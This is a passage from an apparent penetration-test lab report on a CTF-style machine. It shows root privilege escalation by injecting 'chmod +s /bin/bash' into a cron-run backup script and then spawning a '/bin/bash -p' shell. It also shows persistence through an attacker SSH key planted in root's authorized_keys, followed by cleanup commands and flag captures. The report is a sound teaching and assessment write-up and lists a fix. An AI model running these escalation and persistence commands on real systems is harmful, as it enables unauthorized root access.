    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8726 bytes 1144438 (1.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 302 bytes 30782 (30.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 302 bytes 30782 (30.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

sa@ip-10-10-200-238:~$ █
```

Figure 1.13: lateral2-proof.png

1.2.5 Privilege Escalation | Cronjob abuse → root

Vulnerability Explanation: After gaining access as user `sa`, a malicious command was injected into the `backup.sh` script, which was executed by a cronjob with **root** privileges. This led to arbitrary command execution as **root**, resulting in a root shell via `/bin/bash -p`.

Vulnerability Fix: To mitigate this vulnerability, the following measures are recommended:

- Restrict write permissions on scripts executed by **root**.

Severity: Critical

Steps to reproduce the attack:

1. Injected malicious code into `backup.sh`

Command:


```
1 echo "chmod +s /bin/bash" >> /usr/local/bin/backup.sh
```

2. Gained a root shell, by calling a privileged shell as soon as the cronjob was executed

Command:

```
1 cd /tmp
2 /bin/bash -p
```

System Proof Screenshot:

A terminal window showing a root shell. The prompt is 'sa@ip-10-10-200-238:/tmp\$'. The user enters '/bin/bash -p' and the prompt changes to 'bash-5.1#'. The user then enters 'whoami' and 'hostname' and 'id'. The output of 'id' is 'uid=1001(sa) gid=1001(sa) euid=0(root) egid=0(root) groups=0(root),1001(sa)'. The user then enters 'ifconfig'. The output shows the 'eth0' interface with IP '10.10.96.64' and 'lo' interface with IP '127.0.0.1'.

```
sa@ip-10-10-200-238:/tmp$ /bin/bash -p
bash-5.1# whoami 66 hostname 66 id
root
ip-10-10-200-238
uid=1001(sa) gid=1001(sa) euid=0(root) egid=0(root) groups=0(root),1001(sa)
bash-5.1# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.10.96.64 netmask 255.255.192.0 broadcast 10.10.127.255
    inet6 fe80::834:36ff:fe80:6909 prefixlen 64 scopeid 0x20<link>
    ether 0a:34:36:fd:69:09 txqueuelen 1000 (Ethernet)
    RX packets 11275 bytes 4795803 (4.7 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9182 bytes 1226372 (1.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 310 bytes 31530 (31.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 310 bytes 31530 (31.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

bash-5.1#
```

Figure 1.14: system-proof.png

Results: Found `root.txt` in `/root/`

1.2.6 Post-Exploitation

Persistence

Once the system was compromised, for long-term access an SSH public rsa_key was added to `/root/.ssh/authorized_keys`

Command:

```
1 cd /root/.ssh/  
2 mv authorized_keys authorized_keys.bak  
3 echo "ssh-ed25519<attacker_pubkey>email@example.com" > authorized_keys  
4 chmod 600 authorized_keys
```

Persistent Access Proof Screenshot:




Figure 1.15: persistence-proof.png

House Cleaning

At the end of the engagement, to remove all traces of exploitation activity and restore the target system to its original state, the following actions were performed:

1. Restored `backup.sh` to its original state

Command:

```
1 cd /usr/local/bin/  
2 rm backup.sh  
3 mv backup.sh.bak backup.sh
```

2. Removed **rsa_key** from `/root/.ssh/authorized_keys` and also from `/triss/.ssh/authorized_keys`

Commands:

```
1 #root  
2 cd /root/.ssh  
3 rm authorized_keys  
4 mv authorized_keys.bak authorized_keys  
5  
6 #triss  
7 cd /home/triss/.ssh  
8 rm -rf /home/triss/.ssh
```

2 Additional Items


2.1 User and Root Flags

user.txt

Commands:

```
1 cd /home/jennifer/  
2 cat user.txt
```

Proof User Flag Screenshot:



```
jennifer@ip-10-10-200-238:/home$ cd jennifer  
jennifer@ip-10-10-200-238:~$ ls -lha  
total 24K  
drwxr-x--- 2 jennifer jennifer 4.0K Apr 21 2023 .  
drwxr-xr-x 7 root     root     4.0K Apr 19 2023 ..  
lrwxrwxrwx 1 root     root     9 Apr 21 2023 .bash_history →  
-rw-r--r-- 1 jennifer jennifer 220 Apr 19 2023 .bash_logout  
-rw-r--r-- 1 jennifer jennifer 3.7K Apr 19 2023 .bashrc  
-rw-r--r-- 1 jennifer jennifer 807 Apr 19 2023 .profile  
-rw-r--r-- 1 jennifer jennifer 37 Apr 19 2023 user.txt  
jennifer@ip-10-10-200-238:~$ cat user.txt  
VL [REDACTED] b}  
jennifer@ip-10-10-200-238:~$
```


Figure 2.1: user.txt.png

root.txt

Commands:

```
1 cd /root/  
2 cat root.txt
```

Proof Root Flag Screenshot:



```
bash-5.1# cd /root  
bash-5.1# ls  
root.txt snap  
bash-5.1# cat root.txt  
VL [REDACTED] b}  
bash-5.1#
```

Figure 2.2: root-flag.png